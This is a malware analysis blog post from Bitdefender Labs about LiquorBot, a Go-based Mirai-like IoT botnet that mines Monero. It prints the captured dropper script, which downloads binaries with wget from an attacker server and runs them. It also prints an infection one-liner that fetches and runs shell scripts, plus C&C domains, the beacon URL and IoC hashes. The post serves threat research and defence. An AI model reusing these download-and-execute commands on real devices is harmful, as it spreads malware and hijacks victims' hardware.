# Hold My Beer Mirai – Spinoff Named ‘LiquorBot’ Incorporates Cryptomining

labs.bitdefender.com/2020/01/hold-my-beer-mirai-spinoff-named-liquorbot-incorporates-cryptomining/

Anti-Malware Research
5 min read

Liviu ARSENE
January 07, 2020

One product to protect all your devices, without slowing them down.
Free 90-day trial

Hold My Beer Mirai – Spinoff Named ‘LiquorBot’ Incorporates Cryptomining

The Mirai botnet that made headlines in 2016 for taking out infrastructure through large-scale network attacks has become a reference point in the security industry for the damage that large IoT botnets can inflict. Since its source code was published and made available to anyone interested in building their own botnet, many Mirai variants have shown up, each packing unique features. While most are used for disruptive purposes, others seem to use the collective power of compromised devices to mine for cryptocurrency.

Bitdefender researchers tracked the development of a Mirai-inspired botnet, dubbed LiquorBot, which seems to be actively in development and has recently incorporated Monero cryptocurrency mining features.

Interestingly, LiquorBot is written in Go (also known as Golang), which offers some programming advantages over traditional C-style code, such as memory safety, garbage collection, structural typing, and even CSP-style concurrency.

LiquorBot appears to use the same command and control server as a Mirai-related variant, and they have even featured together in dropper scripts, meaning attackers used both LiquorBot and the Mirai variant in various campaigns.


The LiquorBot IoT botnet was identified using Bitdefender's deceptive technologies, when the first LiquorBot samples infected our honeypots in May 2019. Since then, Bitdefender security researchers tracked the development of the main package, as well as all its other versions associated with feature updates and upgrades.

## Key Findings

- Re-implementation of Mirai written in Go
- Cross-compiled to several architectures (ARM, ARM64, x86, x64, MIPS)
- Incorporates cryptocurrency-mining features
- Propagation through SSH brute-forcing and exploitation of unpatched vulnerabilities in select router models

## Timeline

The following table (Fig. 1) follows the evolution of the botnet, listing SHA-1 hashes, the development path of the main package and the date they were first seen by our honeypots telemetry. Though each version has samples associated to multiple CPU architectures, for simplicity, we have included only hashes for ARM64.



| SHA1 | Package path | First seen |
|---|---|---|
| 2901d4ee7f289bf0b1a863bec716d751f66a4324 | /home/woot/webliquor/ | May 31st 2019 |
| 1bee367d72c472e5991435479cfdecdf3b6e65db | /home/woot/webliquor/ | June 4th 2019 |
| 2d1d294aac29fab2041949d4cb5c58d3169a31d3 | /home/woot/webliquor/ | June 7th 2019 |
| b9dd4d230d103b3db458d752d4917466ec1cb9b0 | /home/woot/webliquor/ | June 10th 2019 |
| 31176239ab5187af5d89666f37038340b95a5a4e | /home/woot/webliquor/ | June 14th 2019 |
| c6d850e264d7d8d6978cd85d69c22b29378e34e4 | /home/woot/webliquor/ | June 26th 2019 |
| c59dd90f7cefadaa80d9c0113f8af39e4ed0c1a1 | /home/woot/liquor v3/ | July 24th 2019 |
| 8df16857cb914f5eded0249cfde07f1c01697db1 | /home/woot/Desktop/GoNet/ | Aug 8th 2019 |
| 8364c272e0c95ed214c71dbcb48f89c468544bc8 | /home/woot/Desktop/ExNet/ | Sep 11th 2019 |
| bb07341ab6b203687845ae38cd8c17dfc947e79f | /home/woot/Desktop/MineGO/ | Sep 13th 2019 |
| 331ec23c250b86d912fa34e0e700bfcac1a7c388 | /home/woot/Desktop/MineGO/ | Sep 30th 2019 |
| 63b556a0afcf643337310254cc7f57c729188f36 | /home/woot/Desktop/MineGO/ | Oct 1st 2019 |
| 5821ff8eb9b23035a520e1fb836e43b1ec87ffaf | /home/woot/Desktop/MineGO/ | Oct 10th 2019 |

Fig. 1 – Timeline of LiquorBot sample

While some of the samples analyzed include versioning strings, they do not seem to accurately reflect the evolution of the botnet. For instance, the Oct 1st sample is labeled "0.2" and it's the one actually introducing the cryptocurrency mining feature. This feature is not present in the July 24th sample, labeled "0.6", which features additional propagation methods.

## Dropper Script


LiquorBot is cross-compiled to several architectures, targeting a wide range of CPU architectures ranging from ARM and ARM64 to x86, x64 and MIPS. During the infection process, the dropper script downloads all the bot payloads, without having any filtration logic based on the found CPU architecture.

The dropper script itself is relatively short and involves fetching the binaries from an attacker-controlled server. Another interesting feature of the script is the use of "#!/bin/sh", which is more reliable than "#!/bin/bash" when pointing to the preferred POSIX-compatible system shell in any installation. In addition, because the script does not appear to load any specific features supported by "bash", the "sh" variant chosen by the malware developers is considered the default shell that system scripts should use.


```
#!/bin/sh
ulimit -n 1024
BA="wloli.arm64 wloli.arm7 wloli.arm6 wloli.arm5 wloli.arm wloli.mips wloli.mpsl wloli.x64 wloli.x86"
for Binary in $BA; do
    rm $Binary
    wget http://46.246.63.60/$Binary
    chmod 777 $Binary
    ./$Binary
    rm $Binary
done

rm -f *.sh
```
Fig. 2 – Dropper code

The miner configuration script used by threat actors seems to set different hashrates for the CPU mining algorithm (Fig. 3)



```
{
    "api": {
        "id": null,
        "worker-id": null
    },
    "http": {
        "enabled": false,
        "host": "0.0.0.0",
        "port": 0,
        "access-token": null,
        "restricted": true
    },
    "autosave": false,
    "version": 1,
    "background": true,
    "colors": false,
    "randomx": {
        "init": -1,
        "numa": true
    },
    "cpu": {
        "enabled": true,
        "huge-pages": null,
        "hw-aes": null,
        "priority": null,
        "asm": null,
        "argon2-impl": null,
        "argon2": [0, 3, 1, 2],
        "cn": [
            [1, 0],
            [1, 3],
            [1, 1],
            [1, 2]
        ],
        "cn-heavy": [
            [1, 0],
            [1, 1]
        ],
        "cn-lite": [
```




```
            [1, 0],
            [1, 3],
            [1, 1],
            [1, 2]
        ],
        "cn-pico": [
            [2, 0],
            [2, 3],
            [2, 1],
            [2, 2]
        ],
        "cn/gpu": [0, 3, 1, 2],
        "rx": [0, 3, 1, 2],
        "rx/wow": [0, 3, 1, 2],
        "cn/0": true,
        "cn-lite/0": true
    },
    "donate-level": 1,
    "donate-over-proxy": 0,
    "log-file": null,
    "pools": [
        {
            "algo": null,
            "url": "%s",
            "user": "%s",
            "pass": "MineGO",
            "rig-id": null,
            "nicehash": true,
            "keepalive": false,
            "enabled": true,
            "tls": false,
            "tls-fingerprint": null,
            "daemon": false
        }
    ],
    "print-time": 60,
    "retries": 5,
    "retry-pause": 5,
    "syslog": false,
    "user-agent": null,
    "watch": false}
```

Fig. 3 – Miner configuration code

## Features


Like Mirai, LiquorBot obfuscates its strings and stores them into a map. Each time an entry dis accessed, the string is decrypted by adding the vadlue 0x51 to each character. The figure below lists the decrypted strings for LiquorBot.



| Idx | Meaning | Value |
|---|---|---|
| 1 | CnC host | ardp.hldns.ru |
| 2 | CnC port | 7630 |
| 3 | mining server host | bpsuck.hldns.ru |
| 4 | mining server port | 3333 |
| 5 | miner script path | /tmp/.lmr |
| 6 | miner config content | [see below] |
| 7 | miner config path | /tmp/config.json |
| 8 |  | Yayy./enc /tmp/config.json Lets do this |
| 9 | instance | 127.0.0.1:42078 |
| 10 |  | Nothing interesting here :( |
| 11 | resolver file | /etc/resolv.conf |
| 12 | resolver file content | # Generated by LiquorBot\nnameserver 8.8.8.8\nnameserver 8.8.4.4\n |
| 13 |  | tcp |
| 14 | command1 | download |
| 15 | command2 | rget |
| 16 | command3 | exec |
| 17 | command4 | shutdown |
| 18 |  | /tmp/.ldrop |
| 19 |  | User-Agent |
| 20 | user agent content | Wget (liquor-linux) |
| 21 |  | GET |
| 22 | charset for username | ABCDEFGHIJKLMNOPQRSTUVWXYZ |
| 23 | erased file | /root/.bash_history |
| 24 | erased file | /home/woot/.bash_history |
| 25 |  | liquor |
| 26 | infection command | [see Fig. 5] |

Fig. 4 – LiquorBot strings map

Another feature borrowed from Mirai ensures that a single bot runs on a machine by attempting to bind to a port. The host and port used as arguments to "net.Listen" are from the configuration map (entry number 9). Other versions of the bot have the port set to 42007.




```
echo 'cd /tmp || cd /var/run || cd /mnt || cd /root || cd / && rm *.sh; wget http://%s/bin.sh || curl http://%s/curl.sh -o curl.sh; chmod +x *.sh; ./bin.sh; ./curl.sh' | sh
```

Fig. 5 – Infection command

Upon execution, the bot relaunches itself, while attempting to disguise the new process as the sshd daemon.

The bot updates the DNS resolver by writing to /etc/resolv.conf the following:



```
# Generated by LiquorBot
nameserver 8.8.8.8
nameserver 8.8.4.4
```

Fig. 6 – DNS Namesevers

The bot’s lifecycle contains a cleanup phase, in which it deletes any dropped files (/tmp/.lmr,/tmp/.ldrop, /tmp/config.json) and erases bash history.


The bot communicates with multiple servers:

- CnC; the bot reports vulnerable devices to this server and receives commands from it
- mining server
- server hosting the binaries

Throughout its evolution, the domains used for these purposes have been changed and interchanged from the following:

- wpceservice.hldns.ru
- ardp.hldns.ru
- bpsuck.hldns.ru

LiquorBot periodically pings its C&C though a HTTP GET targeting this resource:



```
/join.php?mode=knock&id=%s&v=%s&os=linux%%2F%s&c=%d&me=%s&re=%d&r=0&b=0&m=%s&i=%d
```

Fig. 7 – LiquorBot C&C resource
The query parameters represent fingerprinting data for the device and bot: OS, bot version, CPU architecture, number of CPUs, etc.

The C&C can respond with one of the following commands:

- download
- rget
- exec
- shutdown

The first command downloads a resource from a provided URL into /tmp/.ldrop. The second command does the same, but also executes the file using “sh -c”.

The miner goroutine downloads the miner into /tmp/.lmr, formats the config and writes it to /tmp/config.json, then runs the miner with the config. The config is the JSON found in the configuration map formatted to fill out the server with the address of the mining server (entry 2 for host and entry 3 for port) and the username (randomly generated string formed of 17 uppercase letters).

## Propagation

Among the analyzed LiquorBot samples, we have seen various methods of propagation. Most versions use SSH brute-forcing as the sole propagation method.

The samples from July 24th include SSH brute-forcing, by using a hardcoded list of 82 username/password combinations, while also using exploits for various models of vulnerable routers.

In terms of exploited vulnerabilities, LiquorBot exploits some critical CVEs (CVE-2015-2051, CVE-2016-1555, CVE-2016-6277) as well as a series of command injection and remote command execution vulnerabilities found in various router models (CVE-2018-17173, CVE-2017-6884, CVE-2018-10562, CVE-2017-6077, CVE-2017-6334, CVE-2016-5679, CVE-2018-9285, CVE-2013-3568, CVE-2019-12780).

## IoCs

### Hashes:

```
14592719e2a354633131bc238f07aa0cb9cce698
1611a8445085d1687c72b7e5a7c5602cbe580c8b
1f15195ddc1e4174674fbf5d1fc95ed0a7726f7b
2784a122089c20d5c02665da1241fe02f9ac90cc
2901d4ee7f289bf0b1a863bec716d751f66a4324
2d1d294aac29fab2041949d4cb5c58d3169a31d3
31176239ab5187af5d89666f37038340b95a5a4e
31d9ca734c5f4c1787131d3a1b6b91ca60e57794
331ec23c250b86d912fa34e0e700bfcac1a7c388
3453a96414e63a813b82c6d98fa3b76c1824abd8
36382165bb53a7ed9387a02e5b9baee36fe23f64
48c863e4ad23fb946386320f3a85391b54ba50ad
49602256c8d65d0620d5abe8011a78425c7ae177
54bdfa936c9eb4ea329ca35b95e471d51daef1d5
5821ff8eb9b23035a520e1fb836e43b1ec87ffaf
61abc90c20930c7615880ac9931778b48b9e6ebd
63b556a0afcf643337310254cc7f57c729188f36
65cd6a0371bdfffd7383907ba9a816e8e2e95da5
6c7a92d5d68b68ddba10af7ca6350cfb24b2595f
6d24c472b06e6f9ac3204ca768319d2b035a210a
8364c272e0c95ed214c71dbcb48f89c468544bc8
8df16857cb914f5eded0249cfde07f1c01697db1
a69f9f5f2ac15aec393ab68277ec268c0624fe91
b40f4f13b2b144946b165a2e4284c96fbc0d4682
b9dd4d230d103b3db458d752d4917466ec1cb9b0
ba55d92e3d7dba70205597433f1a98b35e4911b8
bb07341ab6b203687845ae38cd8c17dfc947e79f
c59dd90f7cefadaa80d9c0113f8af39e4ed0c1a1
c5adabbdbf641f3e53e3268af60ac1b26088aa6b
c6d850e264d7d8d6978cd85d69c22b29378e34e4
c7ed7241e2d21fa471b6bfd6b97b24b514b3c5f2
d216f33695421dfb17e69ed05aec46cf84b544b7
d59175ffacd8895362253a3bcb18637ced765fcd
d62cdd8f16a8f6b6cde5e8da633c224eab4765f2
e91f2d5df4ef43cb4c69b15de9a68c7ff2d4951d
fd65e6c5ae07c50c7d7639e2712c45324d4cf8de
```

### Related domains:

```
ardp.hldns.ru
bpsuck.hldns.ru
Wpceservice.hldns.ru
systemservice.hldns.ru
```

*Note: The information in this article was made available courtesy to Bitdefender research team.*

## TAGS

anti-malware research

## AUTHOR

ding energy. That's
ws editor for the